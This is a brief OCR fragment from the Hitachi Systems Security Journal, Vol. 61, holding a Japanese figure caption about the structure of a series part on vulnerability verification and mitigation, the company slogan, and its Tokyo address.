


図 2 第四部「ぜい弱性検証＋緩和策適用」全体の構成と、次号で扱う内容（赤字部分）

Human * IT

人と IT のチカラで、驚きと感動のサービスを。

Hitachi Systems Security Journal VOL.61

株式会社 日立システムズ
本社 〒141-8672 東京都品川区大崎 1-2-1